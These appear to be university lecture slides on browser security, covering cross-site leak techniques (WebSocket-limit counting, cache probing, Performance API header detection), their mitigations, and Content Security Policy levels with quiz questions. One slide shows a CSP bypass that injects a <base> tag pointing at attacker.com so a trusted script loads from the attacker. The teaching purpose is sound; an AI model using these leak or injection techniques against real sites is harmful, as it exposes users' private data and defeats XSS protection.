text/plain	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
application/pdf	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
audio/mpeg	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
video/mp4	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
font/ttf	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
application/xml	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
audio/x-wav	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
text/html	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
text/javascript	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
text/css	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
image/png	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
image/svg+xml	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
image/gif	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E
application/json	L	L	L	L	L	L	L	L	L	L	E	E	E	E	E	E	E	E	E

Chrome for <link rel=stylesheet href=url>

WebSocket Detection

API Usage

- The **WebSocket API** makes it possible to open a two-way interactive communication session between the user's browser and a server.



WebSocket Detection

API Usage

- Firefox and Chrome enforces a global limit to the number of WebSockets
- *network.websocket.max-connections* (default:200)

Attack Plan:


1. exhaust limit
2. close *n* WebSockets
3. open target page
4. try opening *n* WebSockets
5. count the number of errors

```
3299     }
3300     rv = prefService->GetIntPref("network.websocket.max-connections", &intpref);
3301     if (NS_SUCCEEDED(rv)) {
3302         mMaxConcurrentConnections = clamped(intpref, 1, 0xffff);
3303     }
3304 }
3305
3306 int32_t sessionCount = -1;
3307 nsWSAdmissionManager::GetSessionCount(sessionCount);
3308 if (sessionCount >= 0) {
3309     LOG(("WebSocketChannel::AsyncOpen %p sessionCount=%d max=%d\n", this,
3310         sessionCount, mMaxConcurrentConnections));
3311 }
3312
3313 if (sessionCount >= mMaxConcurrentConnections) {
3314     LOG(("WebSocketChannel: max concurrency %d exceeded (%d)",
3315         mMaxConcurrentConnections, sessionCount));
3316
3317     // WebSocket connections are expected to be long lived, so return
3318     // an error here instead of queueing
3319     return NS_ERROR_SOCKET_CREATE_FAILED;
3320 }
```


Firefox Source: network/protocol/websocket/WebSocketChannel.cpp

Cache Leak

Page Content




The image is only loaded when a mail is found.




Cache Leak Attack Flow

Page Content


1. Delete Resource from Cache



2. Load Target Website




3. Probe Cache for Resource



⇒ State A ⇒ Victim has mail with keyword.

State A




Performance API XFO Leaks

HTTP Header Detection

The [Performance API](#) provides access to performance-related information for the current page.

- `performance.getEntries()`
- Timing Leaks
- Restricted access for cross-origin resources



Performance API XFO Leak

HTTP Header Detection

- All resources should create resource entries.
- However:
Iframe requests will not be logged if they are blocked with X-Frame-Options.

⇒ Detect X-Frame-Options: {Deny, SameOrigin}

State A
no XFO



`performance.getEntriesByType('resource').length === 1`

State B
XFO Deny



`performance.getEntriesByType('resource').length === 0`

New techniques to find XS-Leaks

Finding All Cross-Site Needles in the DOM Stack: A Comprehensive Methodology for the Automatic XS-Leak Detection in Web Browsers

Dominik Trevor Noß
Ruhr University Bochum
dominik.noss@rub.de


Lukas Knittel
Ruhr University Bochum
lukas.knittel@rub.de

Christian Mainka
Ruhr University Bochum
christian.mainka@rub.de

Marcus Niemietz
Niederrhein University of Applied
Sciences
marcus.niemietz@hs-niederrhein.de


Jörg Schwenk
Ruhr University Bochum
joerg.schwenk@rub.de

New techniques to find XS-Leaks




New techniques to find XS-Leaks

2/



(a) Example DOM graph without X-Frame-Options header set.




(b) Example DOM graph if X-Frame-Options is set to DENY.

XS-Leak Mitigations

Browser Security Features

- *X-Frame-Options* or *frame-ancestors* (CSP)
- *Cross-Origin Opener Policy* (COOP)
- *Cross-Origin Resource Policy* (CORP)
- *Cross-Origin Read Blocking* (CORB)
- Fetch Metadata

SameSite Cookies



Application-Specific Mitigations


- No differences between User States
- User Interaction
- Rate Limiting
- Unique URLs per Session

Fixing Leak Techniques

- Most Leaks are Browser Bugs
- Vendors are fixing them
- Check XSinator.com

Security Headers


- X-Frame-Options
 - Restrict framing
 - <iframe>, <object>, <embed>
 - CSP frame-ancestors
 - Can be detected with XS-Leaks
- Cross-Origin Opener Policy (COOP)
 - Restrict access to window.opener
- Cross-Origin Resource Policy (CORP)
 - Restrict embedding of resources
 - same-origin or same-site
 - Blocks `<img src=//example.com/1.png>` on attacker.com if set.
- Fetch Metadata
 - Request Header
 - Sec-Fetch-Dest: image
 - Sec-Fetch-Site: cross-site
 - requires server logic



Read: <https://scotthelme.co.uk/coop-and-coep/>

SameSite Cookies

- Cookie flag like HTTPOnly or secure
- best security mechanism against XS-Leaks
- force browsers to only include cookies in same-site requests
- 3 modes: *None*, *Lax*, *Strict*
- Be careful with subdomains
 - attacker.example.com => user1.example.com



Overview

1. XS-Leaks



- Basics
- Attacks

Based on the slides of Lukas Knittel

2. Content Security Policy (CSP)

Based on the slides of Marius Steffens

Example: Reflected XSS



Problem: Browser cannot discern developer's and attacker's code

Content Security Policy (CSP)

- Can be deployed as **HTTP Header** or as **HTML <meta>** tag
- CSP (as initially intended) in a nutshell:
 - Restrict classes (e.g., scripts) via **CSP directives** (e.g., script-src)
 - For each directive supply list of **host-expressions or keywords**
 - If directive exists: Block everything that is not allow-listed
- Continuously evolving (organized in levels; currently level 3)
- Important: **does not fix XSS**, merely mitigates its impact (and does lots of other things)

CSP example

```
<body>  
  <!-- ... -->  
  <img src='https://example.com/cat.jpg'>  
  <!-- ... -->  
</body>
```

- Assume we are domain.com:

Content-Security-Policy: img-src https://example.com/cat.jpg

directive

host expression

Host-based Allowlists via Host-Expressions and Keywords

- Host-Expressions (examples):
 - `https://example.com/path/to/file.something`
 - `https://example.com/path/`
 - `https://*.example.com`
- Keywords used in host-based allowlists:
 - `'none'`
 - `'self'`

CSP level 1 directives

- **script-src**
 - disables eval, inline <script> and inline event handler by default
 - supports keywords 'unsafe-eval' and 'unsafe-inline' to re-enable them
- font-src, frame-src, img-src, media-src, object-src
 - restricts font, origins of child frames, images, audio/video and object tags
- connect-src
 - restricts XHR, fetch, Websockets, <a> ping, ...
- style-src
 - disables inline <style> by default, use keyword 'unsafe-inline' to re-enable
- default-src
 - Serves as a fallback for all of the above directives (if they are not explicitly specified)

CSP level 1 example

```
<body>
  <!-- ... -->
  <img src='https://example.com/cat.jpg'>
  <!-- ... -->
</body>
```

- Assume we are example.com:

```
Content-Security-Policy: img-src 'self'
```

```
Content-Security-Policy: default-src 'self'
```

- Assume we are domain.com:

```
Content-Security-Policy: img-src https://example.com/cat.jpg
```

CSP level 1 example

```
<body>  
  <!-- ... -->  
  <script>alert(1);</script>  
  <!-- ... -->  
</body>
```

- Inline script
- Executed if unsafe-inline directive used

Content-Security-Policy: 'unsafe-inline'

CSP level 1 example

```
<body>
  <!-- library.js relies on cdn.com/jquery.js -->
  <script src='https://widget.com/library.js'></script>
  <!-- ... -->
</body>
```

Which source do you need to include in your CSP?

- A) `https://widget.com/library.js`
- B) `https://cdn.com/jquery.js`
- C) both



<https://pingo.coactum.de/633763>

CSP level 1 example

```
<body>
  <!-- library.js relies on cdn.com/jquery.js -->
  <script src='https://widget.com/library.js'></script>
  <!-- ... -->
</body>
```

- CSP directives are separated by a semicolon

```
Content-Security-Policy: default-src 'self';
script-src https://widget.com/library.js https://cdn.com/jquery.js
```

- Multiple CSPs are separated by a comma
 - If there exist multiple CSPs, all of them need to be fulfilled

What problems can you see?

CSP level 1 issues

```
<body>
  <!-- ... -->
  <script>/* ... */</script>
  <button onclick="handler()">Click</button>
  <!-- ... -->
</body>
```

- Inline scripts cannot be included in the CSP
- 'unsafe-inline' directive allows inline scripts
 - ...and effectively disables XSS protection
- Externalization of all sources impossible

CSP level 2

- Introduces hashes and nonces for script/style/default-src
 - disable 'unsafe-inline' if present
- Nonce
 - Generated at random
 - Added to CSP and as an HTML attribute

```
Content-Security-Policy: script-src 'nonce-2726c7f26c'
```

```
...
```

```
<script nonce="2726c7f26c">
```

```
  const inline = 1;
```

```
</script>
```

CSP level 2

- Hashes
 - Computed over the script element content
 - Only secure algorithms allowed (e.g., SHA256)

```
Content-Security-Policy: script-src 'sha256-B2yPH...WidDVF8='
```

```
...
```

```
<script>
```

```
  const inline = 1;
```

```
</script>
```

CSP example

Content-Security-Policy: script-src 'self' 'nonce-ABCDEF' 'unsafe-inline'

...

<body>

<!-- ... -->

1 <script nonce="ABCDEF">/* ... */</script>

2 <script nonce="ABCDEF" src='https://not.allowlisted.com/foo.js'></script>

3 <script src='/foo.js'></script>

<!-- ... -->

</body>

Which script will be blocked in CSP level 2?

A) 1

B) 2

C) 3

D) None (all will be executed)



CSP example

Content-Security-Policy: script-src 'self' 'nonce-ABCDEF' 'unsafe-inline'

...

<body>

<!-- ... -->

1 <script nonce="ABCDEF">/* ... */</script>

2 <script nonce="ABCDEF" src='https://not.allowlisted.com/foo.js'></script>

3 <script src='/foo.js'></script>

<!-- ... -->

</body>

Which script will be blocked in CSP level 1?

A) 1

B) 2

C) 3

D) None (all will be executed)



CSP example

```
Content-Security-Policy: script-src 'self' 'nonce-ABCDEF' 'unsafe-inline'  
...  
  
<body>  
  <!-- ... -->  
1  <script nonce="ABCDEF">/* ... */</script>  
2  <script nonce="ABCDEF" src='https://not.allowlisted.com/foo.js'></script>  
3  <script src='/foo.js'></script>  
  <!-- ... -->  
</body>
```

- CSP level 1: script 2 is blocked
- CSP level 2: all are executed
- Note: misspelled directives are ignored

CSP level 2 issues

```
<body>
  <!-- 1) library.js relies on cdn.com/jquery.js -->
  <!-- 2) library.js writes inline scripts into the DOM -->
  <script nonce='ABCDEF' src='https://widget.com/library.js'></script>
  <!-- ... -->
</body>
```

- Problems:
 - script 1: need to propagate nonce or allowlist cdn.com
 - script 2: need to propagate nonce
- Propagating nonces is tedious

CSP level 3

- 'strict-dynamic'
 - Propagates trust to **programmatically** added scripts (no need to copy nonce)
 - Disables host-based allowlists (similar to nonces disabling 'unsafe-inline')

CSP level 3

Content-Security-Policy: 'nonce-ABCDEF' 'strict-dynamic' example.com

```
const domString =  
  "<script src='//example.com/foo.js'></script>";  
// HTML parser finds script once domString is written  
document.write(domString);
```

```
const scriptNode = document.createElement('script');  
scriptNode.src = "//example.com/foo.js";  
// 'strict-dynamic' propagates trust  
document.body.appendChild(scriptNode)
```

- Host-based allowlist is ignored due to 'strict-dynamic'

CSP level 3

Content-Security-Policy: 'nonce-ABCDEF' 'strict-dynamic' ~~example.com~~

```
const domString =  
  "<script src='//example.com/foo.js'></script>";  
// HTML parser finds script once domString is written  
document.write(domString);
```

```
const scriptNode = document.createElement('script');  
scriptNode.src = "//example.com/foo.js";  
// 'strict-dynamic' propagates trust  
document.body.appendChild(scriptNode)
```

- Host-based allowlist is ignored due to 'strict-dynamic'
- Left example: script is “parser inserted”; browser blocks it
- Right example: script is programmatically added; browser allows it

Why is left example "worse"?

CSP level 3

Content-Security-Policy: 'nonce-ABCDEF' 'strict-dynamic' ~~example.com~~

```
const domString =  
  "<script src='//example.com/foo.js?ref='" + location.href  
  + "'></script>";  
// HTML parser finds (attacker) script  
document.write(domString);
```

```
const scriptNode = document.createElement('script');  
scriptNode.src =  
  "//example.com/foo.js?ref='" + location.href;  
// 'strict-dynamic' propagates trust  
document.body.appendChild(scriptNode);
```

- Left example is susceptible to an XSS, attacker can include their own script
- Right example is "better", the attacker has not that many possibilities
- Programmatic addition and 'strict-dynamic' is NOT the holy grail
 - The attacker might still be able to influence this script

CSP level 3

Content-Security-Policy: script-src 'nonce-ABCDEF' 'strict-dynamic'

...

<body>

<!-- 1) library.js relies on cdn.com/jquery.js -->

<!-- 2) library.js writes inline scripts into the DOM -->

<!-- 3) library.js writes inline event handler into the DOM -->

<script nonce='ABCDEF' src='https://widget.com/library.js'></script>

<!-- ... -->

</body>

- All scripts work as long as they are not parser-inserted

Other CSP features

- Preventing UI redressing

Content-Security-Policy: frame-ancestors 'self' example.com

- Framing allowed only from self and example.com

- TLS enforcement

Content-Security-Policy: upgrade-insecure-requests

- All **http** resources are silently turned into **https**

CSP as a mitigation against XSS

- CSP can be used as a mitigation against XSS

```
Content-Security-Policy: script-src 'nonce-ABCDEF' 'strict-dynamic';  
base-uri 'self'; object-src 'none'
```


- “best” mitigation against XSS
 - “most compatible” with in the wild behavior
- Hard to get it working (e.g., inline event handlers from third parties)
- Hard to consider all the bypasses (e.g., jsonp for host-based allowlists)
- More than 90% of real-world policies are trivially insecure

CSP bypass with <base> tag

- CSP header:

Content-Security-Policy: script-src 'nonce-ABCDEF'

- Website



CSP bypass with <base> tag

- HTML <base> tags should only work in <head>
 - ... well browsers do not necessarily adhere to standards
 - <base> changes to which host relative URLs should be resolved to

Content-Security-Policy: script-src 'nonce-ABCDEF'

- Attack

```
<base href="https://attacker.com"/>
<!-- Injection above -->
<!-- Benign page below -->
<script nonce="ABCDEF" src="/jquery.js"></script>
<!-- Script will be loaded from https://attacker.com/jquery.js -->
```

Conclusions

- Defending against all Web attacks is hard
- Today: specific example of a leakage technique with XS-Leaks
 - Attacks still applicable
 - Countermeasures not straightforward
- CSP
 - Mitigates XSS and other attacks
 - Deployment complexity led to three CSP versions and lot of delays
- Next lecture: SQL injections

Questions



400

Bad Request

Acknowledgements

- Tessa pictures by https://www.fiverr.com/tnhs_project



- This is collaborative work with Juraj Somorovsky, Tibor Jager, Andreas Mayer, Christian Mainka, Jörg Schwenk, Marcus Brinkmann, and Vladislav Mladenov
- Slides partially taken from Mario Heiderich, Soheil Khodayari and Marius Steffens